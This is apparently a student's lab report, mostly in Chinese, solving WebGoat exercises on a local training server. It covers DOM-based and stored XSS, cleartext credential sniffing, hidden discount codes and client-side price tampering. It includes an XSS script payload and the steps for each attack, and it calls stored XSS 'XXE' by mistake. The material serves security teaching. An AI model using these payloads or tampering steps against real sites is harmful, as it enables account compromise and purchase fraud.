47         },
48
49         lessonRoute: function(name) {
50             render();
51             this.lessonController.loadLesson(name, 0);
52             this.menuController.updateMenu(name);
53         },
54
55         lessonPageRoute: function (name, pageNum) {
56             render();
57             pageNum = (_.isNumber(parseInt(pageNum))) ? par
58             this.lessonController.loadLesson(name, pageNum)
59             this.menuController.updateMenu(name);
60         },
61
62         testRoute: function (param) {
63             this.lessonController.testHandler(param);
64             //this.menuController.updateMenu(name);
65         },
66
67     });

```

- 进一步查找他们调用的controller函数所在的位置，依然是在网页源代码中寻找

```

    _" data-requiremodule="backbone" src="js/libs/backbone-min.js"></script>
<script type="text/javascript" charset="utf-8" async data-requirecontext=
    _" data-requiremodule="/WebGoat/js/libs/jquery-2.1.4.min.js" src="/
WebGoat/js/libs/jquery-2.1.4.min.js"></script>
... <script type="text/javascript" charset="utf-8" async data-requirecontext=
    _" data-requiremodule="goatApp/controller/LessonController" src="js/
goatApp/controller/LessonController.js"></script> == $0
<script type="text/javascript" charset="utf-8" async data-requirecontext=
    _" data-requiremodule="goatApp/controller/MenuController" src="js/goatApp/
controller/MenuController.js"></script>
<script type="text/javascript" charset="utf-8" async data-requirecontext=

```

- 然后发现testHandler这个模块中调用了lessonContentView中的showTestParam函数

```

182     this.testHandler = function(param) {
183         console.log('test handler');
184         this.lessonContentView.showTestParam(param);
185     };
186

```

- 然后继续寻找lessonContentView.js这一js文件

```

<script type="text/javascript" charset="utf-8" async data-requirecontext=
    _" data-requiremodule="goatApp/controller/MenuController" src="js/goatApp/
controller/MenuController.js"></script>
.. <script type="text/javascript" charset="utf-8" async data-requirecontext=
    _" data-requiremodule="goatApp/view/LessonContentView" src="js/goatApp/
view/LessonContentView.js"></script> == $0
<script type="text/javascript" charset="utf-8" async data-requirecontext=
    _" data-requiremodule="goatApp/view/MenuView" src="js/goatApp/view/
MenuView.js"></script>

```

- 发现该函数直接将这个参数写回了页面，所以页面路由就是 `start.mvc#test/`

```

208     /* for testing */
209     showTestParam: function (param) {
210         this.$el.find('.lesson-content').html('test: ' + param);
211     }
212
213 );
214
215
216
217

```

- 输入 `start.mvc#test/` 通过了此题


 Submit

Correct! Now, see if you can send in an exploit to that route in the next assignment.

Try It! DOM-Based XSS

Some attacks are 'blind'. Fortunately, you have the server running here so you will be able to tell if you are successful. Use the route you just found and see if you can use the fact that it reflects a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is ...

`webgoat.customjs.phoneHome()`

Sure, you could just use console/debug to trigger it, but you need to trigger it via a URL in a new tab.

Once you do trigger it, a subsequent response will come to the browser with a random number. Put that random number in below.

- 从上一题中我们知道，在 `start.mvc#test/` 下的参数不会被过滤而直接在HTML页面中被解析，因此可以进行这样的攻击 `http://localhost:8080/webGoat/start.mvc#test/`

test handler	LessonController.js:183
phoneHome invoked	GoatRouter.js:59
phone home said	GoatRouter.js:70
{ "lessonCompleted": true, "feedback": "Congratulations. You have successfully completed the assignment.", "output": "phoneHome Response is 1733458883" }	
>	

- 从console观察到这里输出了一个随机数1733458883，即为答案

✓

Submit

Correct, I hope you didn't cheat, using the console!

第五题

See the comments below.

Add a comment with a javascript payload. Again ... you want to call the `webgoat.customjs.phoneHome` function.

As an attacker (offensive security), keep in mind that most apps are not going to have such a straight-forwardly named compromise. Also, you may have to find a way to load your own javascript dynamically to fully achieve goals of exfiltrating data.



John Doe uploaded a photo.
24 days ago



Add a comment



secUrity 2020-05-14, 16:31:17
Comment for Unit Testing



webgoat 2020-05-14, 16:31:17
This comment is safe



guest 2020-05-14, 16:31:17
This one is safe too.



guest 2020-05-14, 16:31:17
Can you post a comment, calling `webgoat.customjs.phoneHome()` ?

Watching in your browser's developer tools or your proxy, the output should include a value starting with 'phoneHome Response is' Put that value in below to complete this exercise. Note that, each subsequent call to the `phoneHome` method will change that value. You may need to ensure you have the most recent one.

- 这是存储型的XXE攻击，在comment中输入 `<script>alert(webgoat.customjs.phoneHome());</script>`，观察到控制台输出


```
phoneHome invoked                                GoatRouter.js:59
⚠ ▶ unit test me                                VM185:1
phone home said                                GoatRouter.js:70
{"lessonCompleted":true,"feedback":"Congratulations. You have successfully
completed the assignment.","output":"phoneHome Response is 1036199519"}
```

- 这个1036199519即为答案

Submit

Yes, that is the correct value (note, it will be a different value each time the phoneHome endpoint is called).

Lab 1.5 Web Attack

Overview

Before we start lab1.5, we have to claim that this is an optional lab, which means that you don't have to do this lab if your time is not allowed. But if you have time and interest to finish this lab and submit a single lab report, you may get 5 points bonus!

So, back to the lab, what we going to do in this lab: Choose two kinds of Web attack in the WebGoat and finish all the related attack items. That's it!

实验过程

1.5.1 Insecure Login

Let's try

Click the "log in" button to send a request containing login credentials of another user. Then, write these credentials into the appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.

Log in

usernamepassword

Submit

- 我们通过ZAP抓包发现用户名和密码以明文的形式被发送出去了

```
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: text/plain; charset=UTF-8
Content-Length: 50
Connection: keep-alive
Cookie: JSESSIONID=D5CEA911F60578978888531CE90F2EC4
Host: localhost:8080
```

```
{"username": "CaptainJack", "password": "BlackPearl"}
```

- 因此输入对应的用户名和密码这题就解决了

Let's try

Click the "log in" button to send a request containing login credentials of another user. Then, write these credentials into the appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.

☒

Congratulations. You have successfully completed the assignment.

1.5.2 Client Side

第一题


Salary manager

You are logged in as Moe Stooze, CSO of Goat Hills Financial. You have access to everyone in the company's information, except the CEO, Neville Bartholomew. Or at least you shouldn't have access to the CEO's information. For this assignment, examine the contents of the page to see what extra information you can find.



Goat Hills Financial

Human Resources



Select user:

Choose Employee ▾

User ID	First Name	Last Name	SSN	Salary

What is Neville Bartholomew's salary?


Submit Answer

- 页面做的是局部的刷新，因此可能有两种情况
 - 页面加载全部的数据而根据选择框中的内容进行渲染
 - 不加载全部数据而是使用AJAX进行页面的动态刷新
- 通过ZAP抓包得到，对应的salary应该是450000


```
, {
  "Salary" : "450000",
  "UserID" : "112",
  "FirstName" : "Neville",
  "LastName" : "Bartholomew",
  "SSN" : "111-111-1111"
```

- 输入450000，本题就通过了

第二题



- 本题提示我们要去查看网页的源代码，我们发现网页源代码的输入框上面注释了这样一行内容：




- 把这些折扣码输入以后发现价格会打折，此时通过ZAP抓包发现其实还有一组折扣码在网页中没有显示出来

```

}, {
  "code" : "get_it_for_free",
  "discount" : 100
} ]

```

- 输入这个折扣码，就能免费买到三星手机，这道题就通过了





Samsung Galaxy S8

Samsung 路 (124421 reviews)

PRICE

US \$0.00

COLOR

CAPACITY

64 GB

128 GB


QUANTITY


-

1

+

CHECKOUT CODE

 Buy





 Like

Congratulations. You have successfully completed the assignment.

第三题

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total	聽
 <div> 55" M5510 White Full HD Smart TV by Samsung Status: In Stock </div>	1	2999.99	\$2999.99	 Remove
聽	聽	聽	Subtotal	\$2999.99
聽	聽	聽	Shipping costs	\$0.00
聽	聽	聽	Total	\$2999.99
聽	聽	聽	<div>  Continue Shopping </div> <div> Checkout  </div>	

- 查看网页源代码，发现总价格居然是被这里的value控制的，我们把它改成0

```

::before
▼<div class="row">
  ::before
  ▼<div class="col-sm-12 col-md-10 col-md-offset-1">
    ▼<table class="table table-hover">
      ▶<thead>...</thead>
      ▼<tbody>
        ▶<tr>...</tr>
        ▶<tr>...</tr>
        ▶<tr>...</tr>
        ▶<tr>...</tr>
        ▼<tr>
          <td> 聽 </td>
          <td> 聽 </td>
          <td> 聽 </td>
          ▶<td>...</td>
          ▶<td>...</td>
          <input id="Total" name="Total" type="HIDDEN" value="2999.99" == $0
        </tr>
      </tbody>
    </table>
  </div>
  ::after
</div>



```

- 然后点击checkout，发现我们一分钱也没花就可以买到这些东西

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

✓

Product	Quantity	Price	Total	
<div><div></div><div><div>55" M5510 White Full HD Smart TV</div><div>by Samsung</div><div>Status: In Stock</div></div></div>	<div><div>1</div></div>	<div>\$2999.99</div>	<div>\$2999.99</div>	<div><div>✕ Remove</div></div>
			Subtotal	\$2999.99
			Shipping costs	\$0.00
			Total	\$2999.99
			<div><div> Continue Shopping</div><div><div>Checkout</div><div>▶</div></div></div>	

Well done, you just bought a TV at a discount

- 本次实验1.3-1.5到此结束